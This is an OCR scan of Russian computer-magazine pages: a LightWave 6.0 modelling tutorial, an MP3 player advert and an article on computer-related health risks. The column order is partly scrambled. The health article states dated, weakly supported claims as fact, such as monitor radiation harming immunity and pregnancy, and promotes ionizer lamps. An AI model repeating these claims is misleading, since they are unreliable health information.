Если ты хоть раз видел настоящий сифон, то ты знаешь, что диаметр его бутыли увеличивается к середине, а затем уменьшается к основанию. Сейчас мы это и покажем. Сначала в нижней части экрана дави пимпу Polygons. Это позволит тебе выделять не точки, а полигоны. Теперь выдели верхний полигон. Если ты выделяешь на 3D-виде, то тебе достаточно кликнуть по жертве, и полигон получит свою желтую рамочку и нормаль в виде пунктира. Если ты выделяешь на какой-либо из плоскостей, то помни, что полигон там выделяется тогда, когда ты кликаешь по его ребру (или проводишь по нему с зажатой кнопкой). А это

Так и не сумев разобраться, через два дня стер, посчитав, что создание 3D моделей и роликов слишком гиморное занятие. Мы, посовещавшись, решили доказать обратное, совершить черное дело - познакомить тебя с LightWave 6.0.


значит, что его сосед тоже выделится. Более того, выделится полигон, который под ним, и многие-многие другие... Так что, если тебе нужен лишь один полигон, то проще и безопаснее выделить его в 3D. Выловив полигон, выбирай в закладке Multiple инструмент Bevel. Это один из самых нужных и полезных инструментов. Он смещает полигон со своего изначального положения, соединяя первоначальные точки с конечными. Двигая мышь по вертикали, ты передвигаешь полученный полигон по направлению нормали (вектору, перпендикулярному поверхности). По вертикали - изменяешь его размер (слегка сумбурно написано, но ты быстро разберешься, попробовав сам пользовать данную вещь).

Аналогичным инструментом является Smooth Shift, его отличие в том, что полигон увеличивается, исходя не из твоих личных мнений, ценностей и вероисповедания, а от положения относительно соседей и перемещения вдоль нормали. Так вот: верхний полигон немного уменьши и приподними. Теперь отключи Bevel, а затем включи снова. Тогда ты будешь таскать уже новый полигон. Его тоже приподними и уменьши. И так - пока не надоест. Для нормального качества достаточно 3-4 шага. Аналогичную шнягу нужно проделать с нижним полигоном. Его можно бевелить 1-2 раза. Итак, получилось, что самое широкое место сифона - исходный цилиндр, с обоих же концов он плавно сужается. Расколбасив сифон как надо, можно сделать к нему крышку. Она тоже получается из диска посредством бевела (для того, чтобы сделать ее конической; хотя можно сделать цилиндрическую, а затем воспользоваться Size'ом для полигона на верхнем конце диска). Когда основа сифона готова, смело дави Tab. Не обращай внимания на ошибку. Там всего лишь говорится, что полигоны с более чем четырьмя вершинами в сплайновую поверхность не преобразуются. А нам это и не надо: в основании сифона обязательно должен быть полигон, а не сплайн. Иначе си-


Вот они: сплайновые красоты нашей родины!

фон будет округлым везде и станет похожим на воздушный шарик.

Итак, наше чудо преобразуется в сплайны и становится гораздо ровнее и глаже. Но чтобы его можно было редактировать как полигональный объект, дави Polygons->Freeze или просто Ctrl-D. Так сплайны преобразуются опять в полигоны, но полигоны будут в большем количестве, а значит - модель станет более гладкой, не теряя полигональных свойств.
Теперь - носик. Опять создавай цилиндр на уровне


Этот сифон такой серый и скучный... Аж плакать хочется... Или зевать...

крышки сифона, вытягивай, делай коническим... Но вот беда-то: нос торчит прямо, хотя любой мало-мальски уважающий себя человек знает, что у порядочного сифона нос торчит вниз. Решение простое: надо выделить нос... Стой! Не бросайся полигоны выделять поодиночке! Специально для ленивых есть функция: Select Conn. Она выделяет полигоны, которые ка-

NEXT

PC_Zone


LIGHTWAVE MODELER

INC aka Lazy Bone of Black Gonobobel(lazy_bone@mail.ru)

ким-либо образом соединены с исходным. Так что выделяй пару полигонов, да и дави на ']'. Поскольку нос - единое целое (диск), то он выделится весь. Теперь выбирай Rotate и вращай. Вращение происходит вокруг точки, в которой ты кликнул мышкой. Сделать ручку из кубиков - не проблема! Надо всего лишь растянуть один маленький параллелепипед возле крышки сифона так, чтобы он был перпендикулярен ей и слегка входил в нее. Под свободным концом этого отростка делаешь еще один параллелепипед, касающийся его, но высокий и тонкий. Получив эдакую букву "ГЭ", можно слегка повернуть ее для красоты и наслаждаться творением сил зла.

<Номер 1: Боевая раскраска китайцев племени Си-Фонь>

Для изменения цвета, материала и прочей фигни существует Surface Editor. Surface переводится как "поверхность". У каждой поверхности может быть много различных свойств. Например, люминесцентность, цвет, текстуры, карты неровностей и т.д. и т.п., и пр. Все полигоны, принадлежащие одному surface-у, имеют одинаковые свойства и цвет. Каждой части сифона нужен свой surface. Выделяем туловище сифона, нажимаем 'q' и задаем имя surface-а. Не забудь снять галочку с Make Default! Иначе этот серфэис станет surface-ом по умолчанию, будет доканывать тебя во всех последующих объектах. Более того, все полигоны сифона, имеющие surface с гордым названием Default, сменят имя на то, что ты ввел. В общем, это страшно... Но вернемся к выделениям ;). Выделяй крышку с носиком - делай второй surface, и ручка - третий.
Теперь давишь пимпу Surface Editor, и поехали! Как видишь, здесь туева хуча настроек, но пока мы поэкспериментируем лишь с первой закладкой. Здесь 10 полей, возле каждого есть кнопки E и T. E - это Envelope, то есть изменение параметра со временем. При нажатии на нее появляется окошко Graph Editor, но о нем будет подробнее рассказано в статье о LightWave Scene Editor'е. Но одна фишка будет оговорена сейчас: выйдя из этого окна, ты увидишь, что кнопка E запала... И не вытаскивается! Вот беда-то... Я сам долго мучился, но наконец до меня до-



Меняем surface на элитный «Арктические тушканы»

шло, что для вытаскивания кнопины достаточно давануть по ней, удерживая Shift. Кнопка T - текстура. Итак, сейчас мы измучим серфэис, который ты создал для бака сифона. У меня он называется "Арктические тушканы". Для этого его надо выбрать в левой части окна. Для начала установим нежно-бирюзовый цвет сифона в стандартном виндовом Color Select окне, появляющемся при нажатии на текущий цвет (по умолчанию он такой серенький). Затем




Вот он - отечественный пятиметровый гигант ручной сборки!

другие параметры: Luminosity - люминесцентность. Если там 0, то в полной темноте этот объект будет черный, если 100, то весь такого цвета, какой ты укажешь выше. Но люминесцентный объект не освещает другие. Diffuse - диффузная составляющая. Если она на сотне, то в месте со 100-процентной освещенностью будет такой цвет, какой задан в Color'е. Если 0, то объект в любом месте будет черный, даже при ярком свете. Но еще есть бликовая и отражающая составляющие. Они влияют на цвет, даже если Diffuse на нуле. Specularity - блики. Для сифона поставим оное значение на 100, это будет металлический яркий блеск. Glossiness - величина блика. Reflection - отражение внешнего мира. Очень красиво смотрится, но долго рендерится. Transparency - прозрачность, Refraction index - преломление и искажение (только если объект хоть немного прозрачен). Translucency - светопередача, т.е. если тебе на переднюю часть шара посветят, то противоположная тоже осветится, типа свет прошел сквозь объект и вышел с другой стороны... Smoothing - сглаживание, Double Sided - двухсторонние полигоны. Если, поставив галку на Smooth, ты не увидишь никаких изменений, то в окошке, где нарисован вид 3D, дави на правую стрелочку. Там их две, не перепутай ;)! Тебе выдадут меню. В нем-то ты и выбери тот вариант представления, который тебе по душе. Самый лучший в 3D - безусловно, Texture. Раскрасив тело сифона, раскрасим его крышку в белый матовый цвет, а ручку - в металлический. А теперь посмотрим более мощные возможности Surface Editor'а.


<Номер 2: Текстуры>

Сейчас поэкспериментируем с текстурами. Сделаем стеклянный колпак, заросший паутиной. Если ты запасся едой и пивом, постелил возле компа постель и решил неделю, не отрываясь, вырисовывать паутину разного размера и формы, то ты ошибся. Постель унеси, а пиво вышли нам. (Здесь INC написал "мне". Нахал! Как ему не стыдно?! - прим. Mr. False.). Не пропадать же добру... Как придешь с почты, создай новый файл. Для начала сделаем шар. Потом выделим нижнюю половину, удалим ее с помощью буквы 'x' или 'z', а затем выделим нижний ряд точек и утащим их пониже.
Для красоты можно добавить цилиндрик внизу. Теперь выделяем колпак, делаем ему отдельный surface и идем




Технологический процесс...

позабавиться. Так как мы хотим, чтобы наш колпак был заросшим, надо его продырявить в тех местах, где растительности нет. Значит, его достаточно сделать частично прозрачным. Да, давим пимпу T возле поля Transparency. Входим в меню текстур... Глаза разбегаются... Верхняя закладка определяет тип текстуры. Их всего три: Image Map - картинка, Procedural Texture - текстура по формуле, Gradient - градиент (надо же! :)) Картинку, ясен пень, рисовать лень, поэтому прибегнем к Procedural Texture. Для того чтобы прибегнуть получше, выберем в меню Layer Type соответствующий пункт. Вместо Fractal Noise в поле типа текстуры выберем Venis. Теперь поставь в Texture Size размеры, которые тебе понравятся, но учти: изменений в Modelere ты не увидишь. И в LightWave'е тоже, так как Bump Mapping, Procedural texture, Transparency и Reflection во всех видах выявляются только при рендеринге (ввиду ресурсоемкости алгоритмов, их рисующих. Рендерить такие вещи по ходу работы было бы кощунственно). Вернемся к текстуре. Если приглядеться, то можно увидеть, что прозрачны сами линии, а не то, что между ними. Конечно, ты можешь поставить такой размер текстуры, что вообще никаких изменений не увидишь. Тогда залезь в опции (они под шариком) и поменяй Sample Size. Так вот, в инвертировании текстуры нас выручит флаг Invert Layer. То, что между паутиной, сделаем не совсем прозрачным, чтобы выглядело как стекло. Здесь - Texture Value наш помощник. Это поле определяет, насколько прозрачен будет



Все-таки выпуклости лучше, чем впуклости ;-)

общий фон. Как видишь, чем больше Texture Value, тем белое белее. То, что белее белого, было обработано асом и красной крышечкой в отдельности, а поэтому приобретает полную прозрачность, а то, что попадет под черную часть текстуры, - наоборот, самое непрозрачное. Теперь поставим блики... Но паутина не должна быть блестящей. Выход - текстура по Specularity. Проделаем аналогичное для Specularity (не забудь поставить те же



Разноцветные камешки для романтичных девочек

размеры текстуры, иначе получишь несоответствие), и наш колпачок принял сносный вид. Не хватает лишь выпуклости. Для этого заходим в текстуру Bump Mapping'а. Там опять выбираем Venis, устанавливаем параметры. Силу выпуклости ты можешь менять пимпой возле поля Texture Value. Он изменяет контрастность картинки. Теперь наша колба приобрела приличный вид. Такой, что в нее даже сифон положить не стыдно.



товар сертифицирован.



Shox VC. Знаете, я иногда спрашиваю себя: “Что случилось с тем будущим, которое нам обещали?” Мы уже в 21 веке, а портативных реактивных двигателей в кармане у нас нет. Где подводные колонии, пищевой порошок и машины-амфибии? Более того, почему я не живу в многоэтажном доме на Марсе и не смотрю классные матчи на экране размером с ноготь? Где бегуны, пробегающие километр за 2 минуты, 500-километровые марафоны, и прыгуны, прыгающие без шеста на 4 метра? Где роботы-пловцы, которые могут усваивать кислород из воды? Где, спрашивается, таблетки, на которые достаточно побрызгать водой – и получить огромную, аппетитную индейку? Просто подумайте об этом. Ученые не дожили до напророченного ими. Есть, конечно, Интернет и штуки вроде него, но почему, я вас спрашиваю, мой компьютер только пищит и хрюкает, а не ведет со мной осмысленные беседы сексуальным женским голосом? Вот было бы клево.



PC_Zone

LIGHTWAVE MODELER

INC aka Lazy Bone of Black
Gonobobel(lazy_bone@mail.ru)

А сейчас сюрприз. Если твои шаловливые ручки еще не потрогали пимпу Options возле Preview Window, то дави ее и помечай флаг Preset Shelf. Тебе выпадет окно и будет "щастье". В верхнем меню выбери класс surfaceов. Здесь ты найдешь самые разные примеры. От обычных цветов с названиями (зачем там зеленый шар с надписью Green? Я че, сам не знаю?) до офигительных surfaceов типа растрескавшейся каменой поверхности, из которой лезет лава…

<Номер 3: Текст>

Вообще, текст - очень простой в применении инструмент. Сначала надо установить шрифт. Для этого дави пимпу Edit Font. Тебе покажут… Вот и не угадал! Окошко. В нем дави пимпу Add True Type и выбирай свой шрифт. Сразу предупреждаю: даже если шрифт русский-перерусский, ты увидишь там лишь буржуйские буквы. (Но в самом 3D объекте он будет писать нормально. Угу, глюк-с.) Также есть и Type-1 шрифты, но русских я и там не отыскал. Потом выбирай кнопину Text в примитивах, дави по плоскости, в которой ты возжелаешь текст, вводи и радуйся. Чтобы сделать буквы реально объемными, а не плоскими, как они выходят при написании, используй Bevel и руки, угол изгиба которых не превышает п/18.

<Номер 4: То, что было спрятано, скрыто, похищено, награблено…>

Многие инструменты не вошли в мое описание. О них речь и пойдет ниже.


Multiply - Knife: нож. Проведя ножом по объекту, можно получить много новых точек, которые возникают на пересечении плоскости ножа и ребер выделенных полигонов.

Multiply - Mirror: зеркало. Выделенные полигоны отражаются в пространство "зазеркалья" симметрично относительно плоскости зеркала.

Multiply - Clone (а также Path Clone и т.д.): клонирование выделенного с переносом, поворотом, масштабированием и прочим расколбашиванием каждого нового клона. Path Clone - клонирование по заданному пути (траектории делаются в Lightwave Scener'е и сохраняются, а потом импортируются в моделер).

Polygon - Merge: объединяет выбранные полигоны в один. При этом точки, принадлежавшие удаленным полигонам, остаются.

Polygon - Triple: разбивка выделенных полигонов на треугольные (если у них, конечно же, больше трех вершин).



Да, ты сможешь делать и такое тоже.


Polygon - Unify: удаление полигонов, у которых совпадают координаты вершин. Эта функция заменяет кучу тождественных полигонов с разными связями одним, в котором все эти связи присутствуют. Аналогично для точек: Tools - Merge. Тут есть три типа: Automatic - полностью совпадающие по координатам, Fractional - тоже хорошее =), а Absolute - удаление точек, если расстояние между ними меньше заданного.


Polygon - Flip: переворот полигона на другую сторону. Так как полигон - штука односторонняя, то не сложно ошибиться в построении, и в итоге твое творение никто не увидит. Тут-то Flip и поможет.

Tools - Pivot позволяет сместить точку, вокруг которой тело будет вращаться в сценере.

Еще я умолчал о текстурах, которые загружаются из файла. Так вот, после загрузки можно выбрать тип нанесения текстуры. Planar - текстура наносится на плоскость независимо от ее изгибов. Cubic - текстура наносится на каждую грань параллелепипеда (как развертка). Cylindrical, **Spherical** - нанесение текстуры так, что она будет достойно выглядеть на мятых поверхностях.


Ну вот, теперь ты знаешь о моделере почти все, что мы знали 2 года назад… Везет же тебе. Мы все эти два года экспериментировали, а ты получил все за 15 минут чтения :). В следующий раз мы расскажем тебе, как избавиться от кривопопия и косорукости и научиться правильно делать анимацию в пресловутом lightwave. Что от этого обычно бывает, смотри на скриншотах. Это всего лишь скриншоты, а представь, какие это видеоролики!





Сделаем стеклянный колпак, заросший паутиной. Если ты запасся едой и пивом, постелил возле компа постель и решил неделю, не отрываясь, вырисовывать паутину разного размера и формы, то ты ошибся. Постель унеси, а пиво вышли нам.





ko**mp**^{3}актная музыка



MP3 плейеры LYRA – это новое измерение твоей свободы. Скачай свою любимую музыку из Internet, запиши ее на CD, флеш-карту или напрямую в память плейера и наслаждайся. С помощью прилагаемых к LYRA программ ты сможешь создавать свои миксы и редактировать личную фонотеку. Thomson является одним из изобретателей формата MP3, а серия LYRA – воплощение мечты об идеальных MP3 плейерах – легких, универсальных и удобных в использовании.

Подробная информация о формате MP3, плейерах Thomson LYRA, интернет-магазин, а также ссылки на MP3 сайты на нашем сайте



www.lyra.ru

товар сертифицирован



Андрей Каролик (andrusha@sl.ru)

Когда ты станешь слепым?

END

Твое здоровье. Это серьезно, поверь!

Да, мы знаем. Не надо нас убеждать, мы и так не сомневаемся. Да, да, да, ты - компьютерный маньяк. Очень хорошо, что ты выучил C++ и 3D Studio Max по хелпам за 2 недели, а также воткнул ТВ-тюнер, чтобы не отрываться от монитора во время передачи «Осторожно - модерн». Мы очень рады твоим успехам, но начинаем серьезно опасаться за твое здоровье. Физическое. Про психику мы помолчим, тихо смахнув скупую мужскую слезу. Если ты еще не импотент, у тебя нет опухолей, ты не страдаешь бессонницей и зрение позволяет читать этот абзац, то мы настоятельно рекомендуем тебе эту статью. Иначе лет через пять ты станешь постоянным покупателем справочников «Где лечиться?».

<Электромагнитное излучение>

Твой компьютер - прежде всего ненасытная железяка, которая при работе потребляет кучу электроэнергии. В результате вокруг твоего железного друга создается электромагнитное излучение, источниками которого являются принтер, сканер, монитор и остальное барахло, подключенное к нему.

Чем грозит

В первую очередь катастрофически страдает центральная нервная система, особенно у детей (а мы все в душе дети). Ты становишься более раздражительным, нетерпеливым, не можешь сосредоточиться и чаще подвержен стрессам. Также страдают сердечно-сосудистая система и верхние дыхательные пути. Если этим пренебрегать, то со временем ожидай нетрудоспособности. Частое воздействие электромагнитного излучения мониторов приводит к аномальным исходам беременности; надеюсь, тебе это не грозит :). Снижение иммунитета повысит твои шансы подхватить любую заразу на улице.

Что делать

Можно, конечно, полностью экранировать монитор и компьютер, как космонавта, но тогда будет проблематично им пользоваться. Но все гениальное всегда просто - электромагнитное поле резко уменьшается с удалением от источника. Поэтому выдерживай дистанцию 30-40 сантиметров от любой железяки, и влияние не будет превышать допустимой нормы.

<Электростатическое поле>

Пока ты елозишь своей мышкой по коврику и долбишь по клавиатуре, вокруг возникает еще одно гадкое поле - электростатическое. Оно в основном способствует оседанию пыли, куда не надо (пропылесось свой системный блок, наконец), и пагубно влияет на аэроионы. Пыль вызывает сухость и аллергию. А из-за нехватки в воздухе аэроионов становится душно. Аэроионы - отрицательные ионы воздуха, которые благотворно влияют на твою кожу и дыхательные пути. Одним из основных поглотителей аэроионов воздуха являются кинескопы мониторов. На их поверхности возникает положительный заряд, при нейтрализации которым отрицательных полезных ионов воздушная среда в целом ухудшается.

Чем грозит

Зонами, воспринимающими аэроионы в организме человека, являются дыхательные пути и кожа. В итоге у тебя плохое самочувствие, быстрая утомляемость, повышенное давление и головные боли.

Что делать

Купи ионизатор (лампа Чижевского) и почаще проветривай комнату.

<Зрение>

Когда ты занят работой, связанной с напряжением зрения, твои глаза утомляются. Мышцы, которые управляют движением глаз и фокусируют их на определенном предмете, устают от чрезмерной нагрузки. Потенциальная усталость глаз присутствует при любой работе, в которой участвует зрение, но наиболее велика она, когда нужно рассматривать объект на близком расстоянии. А уж тем более, если такая деятельность связана с использованием устройств высокой яркости, например, того же монитора компьютера. При чтении текста с листа бумаги глаз воспринимает отраженный при падении света текст. Работая же на компьютере, ты подолгу глядишь на сам источник света. Когда ты работаешь с монитором, то тебе постоянно приходится считывать, печатать, сравнивать, а значит, глазу постоянно надо перестраиваться. Кроме того, на твои глаза влияет частота развертки (регенерации). После ряда экспериментов было установлено, что комфортные для зрения частоты развертки монитора начинаются с 75 Гц. Согласно TCO'99 частота регенерации должна составлять не менее 85 Гц (по TCO'95 - 75 Гц).



Прощай, зрение

Чем грозит

Ухудшение зрения и развитие близорукости, так как глаза привыкают смотреть только вблизи. Головные боли, мигрень, бессонница. Быстрая утомляемость, отсутствие настроения, депрессии.

Что делать

Периодически давать глазам отдыхать, к примеру, через каждые 40-50 минут. Врачами рекомендуется целый ряд методик и упражнений, предназначенных для отдыха глаз. Более того, разработаны и любопытные программы, которые напоминают тебе, когда и какие упражнения нужно делать. Для примера: посмотри EyesKeeper (www.gi.ru/eyeskeeper) - русскоязычный "напоминатель". В нем приведены упражнения для отдыха глаз, разработанные специалистами НИИ гигиены зрения. А теперь исчерпывающие рекомендации, как защитить глаза от компьютера. Прежде всего проверь, как расположен экран: он должен быть немного выше уровня глаз. Сделай акцент на освещении своего рабочего места. Оно не должно быть очень ярким. Если на рабочем столе стоит настольная лампа, свет от нее не должен попадать тебе в глаза. Целесообразно прикрыть лампу голубоватым фильтром для того, чтобы максимально приблизить ее яркость к яркости свечения экрана компьютера. Стены вокруг дисплея тоже лучше окрасить в голубой цвет или оклеить голубыми обоями. И соблюдай следующие простые правила.

Правило первое: моргай почаще, чтобы смочить глаза, слизистая которых пересыхает в течение длительного

END



PC_Zone

КОГДА ТЫ СТАНЕШЬ СЛЕПЫМ?

Андрей Каролик (andrusha@sl.ru)

времени фокусировки зрения на одном определенном расстоянии.

Правило второе: давай глазам отдых - периодически меняй фокус, старайся разглядеть что-то в мнимой бесконечности, посмотри в сторону, в окно.

Правило третье: при работе с печатными материалами помещай их на бумагодержатель, расположенный на том же расстоянии от глаз, что и экран монитора. Помни, что при работе за компьютером необходимо делать обязательные паузы. Скажем, 40-45 минут работаешь, 10 минут отдыхаешь. Во время паузы лучше всего покинуть рабочее место: походить по комнате или выйти на свежий воздух. Можно в это время заняться специальной гимнастикой, направленной на расслабление глазных мышц. Попробуй следующий несложный комплекс.

1. Плотно закрывай и широко открывай глаза 6-7 раз в течение 30 секунд.
2. Посмотри вверх, вниз, вправо, влево, не поворачивая головы.
3. Вращай глазами по кругу вниз, вправо, вверх, влево и затем в обратную сторону.
4. Быстро-быстро моргай веками в течение 1-2 минут.
5. Закрой веки, а затем массируй их круговыми движениями пальцев в течение минуты.

Повторяй каждое упражнение 2-3 раза с интервалом 1-2 минуты. Второе и третье упражнения делай не только с открытыми, но и с закрытыми глазами. Делай упражнения регулярно, и потеря зрения тебе не грозит.

<Осанка и нагрузки>

При постоянной и продолжительной работе за компьютером с клавиатурой и мышью повышается вероятность возникновения болей в шее или спине, а также в запястьях. Врачи официально различают несколько синдромов, которые встречаются у пользователей компьютера. Первый из них - это синдром длительной статической нагрузки. При вынужденном рабочем положении тела, которое длительное время не меняется, мускулатура несет постоянную статическую нагрузку, что может привести к неприятным последствиям. Второй синдром - это так называемый запястный туннельный синдром, или синдром канала запястья (Carpal tunnel syndrome). Его возникновение связано со сдавливанием срединного нерва руки сухожилиями мышц, сгибающих пальцы, при длительной и неудобной работе на клавиатуре. Существует еще синдром, похожий на запястный туннельный синдром по клиническим проявлениям, но имеющий другое происхождение. Это хроническое растяжение (Repetitive strain injury).

Считают, что оно связано с работой с мышью, и особенно подвержены ему имеющие дело с компьютерной графикой. Причина в многократном выполнении рукой однообразных движений и неправильном ее расположении.



Держи мышку правильно..

Чем грозит

Искривление позвоночника, боли в руках, шее, спине и пояснице. Нарушение чувствительности кистей, неприятные ощущения и боли в кистях. Искривление позвоночника приводит к головным болям, которые, в свою очередь, приводят к постоянной утомляемости и стрессу.

Что делать

Чтобы избежать всех этих проблем, достаточно обустроить себе комфортное рабочее место, держать кисти рук расслабленно и в естественном положении. Не сутулься в кресле, старайся сидеть так, чтобы спина была прямой, а голова не наклонена. Подрегулируй высоту кресла и наклон спинки. Обязательно делай перерывы, вставай, ходи по комнате. Потягивайся и крути головой, а еще лучше делай небольшую гимнастику каждые 3-4 часа.

<Стресс>

При работе с железным другом существует куча стрессовых ситуаций, которые могут легко тебя доконать:

- Любая задержка компьютера при выполнении чего-либо. Это часто определяется быстродействием компьютера или, например, скоростью связи с Инетом.
- Обучаемость новым командам управления. Часто бывает непросто освоить новую программу или перейти на новую версию старой. Чем больше схожесть разных программ и различных версий одной и той же программы, чем легче запомнить команды и проще их использовать, тем меньше приходится испытывать напряжение и стресс. Даже неумение печатать может сильно раздражать, когда человек тратит время на поиски клавиши с нужной буковкой :).
- Способ визуализации информации. Чем проще и нагляднее генерится информация какой-либо программой, тем легче и спокойнее с ней работать.
- Особенности используемого программного обеспечения. Если программа не может того, что ты бы от нее хотел, часто создает определенные помехи работе, то, естественно, это приводит к повышенной психоэмоциональной нагрузке. Говоря проще, выводит из себя :).
- Надежность работы программного обеспечения и компьютера. Если компьютер часто зависает или, к примеру, грохается винт с важной информацией, то это становится дополнительным источником раздражения. К тому же отнимает драгоценное время на борьбу с последствиями нарушений работы компьютера.

Чем грозит

Станешь нервным и раздражительным. У тебя редко будет хорошее настроение, чаще ты будешь недоволен всем подряд. Перестанешь нормально шутить и начнешь язвить. Станешь занудой. От тебя отвернутся все друзья, ты станешь дружить только с такими же занудами и циниками. Девушки будут от тебя шарахаться, и ты кончишь жизнь на кладбище домашних животных :).

Что делать

Ставь все сам и не пускай за свою телегу других. Разумно делай перерывы в работе и не слишком долго работай на компьютере перед сном. Да и вообще, вероятность стрессов значительно снижается при здоровом образе жизни и достаточном количестве приятных впечатлений и эмоций, знакомства с новой девушкой, например :). И главное: не нервничай из-за пустяков. Ну да, лаги, баги и вири. И черт с ними, не стоят они тех десятиэтажных выражений, которые ты направляешь в их адрес по 20 минут, тратя свои нервы и разрушая свою психику.

<В заключение>

Отнесись внимательно к своему рабочему месту. Монитор, который ты себе купишь, - 90% твоего здоровья. Обязательно проследи, чтобы он соответствовал последним нормам ТСО, и попроси у продавца сертификат соответствия. Это твое здоровье, не забывай, так что здесь можно быть придирчивым и щепетильным.

Не экономь на кресле. Поверь, сидение перед компом на табуретке обязательно скажется на твоем здоровье, и будешь ты лысый, сутулый, скучный мужчина средних лет, которого девушки не любят :). Так что не пожалей лишних 50-100 баксов на покупку хорошего компьютерного кресла.


Не думай - «да ладно, я пока молодой, все будет отлично». Это ты сейчас так думаешь, а через 5 лет будешь плакать и рвать на себе волосы (если они у тебя останутся :). Напоследок привожу урлы в Инете, на которых ты можешь самостоятельно покопать дополнительную информацию по теме:

www.doktor.ru/doctor/misc/vdt.exe
www.pole.com.ru/spk.htm
www.ergaerobics.com

P.S. Картинки к статье взяты с www.ropnet.ru/ogonyok/win/19972 4/24-28-31.html

Предельно допустимые уровни (ПДУ) электромагнитного поля и поверхностного электростатического потенциала монитора компьютера

Вид поля	Диапазон частот	Единица измерения	ПДУ
Магнитное поле	5 Гц-2 кГц	НТл	250
Магнитное поле	2-400 кГц	НТл	25
Электрическое поле	5 Гц-2 кГц	В/м	25
Электрическое поле	2-400 кГц	В/м	2,5
Эквивалентный (поверхностный) электростатический потенциал		В	500



PC_Zone

БЕТА-ТЕСТЕРЫ

 Horrific (smirnandr@mail.ru; www.cydsoft.com/vr-online)

Бета-тестеры

Кто такие бета-тестеры? Как самому стать таким?

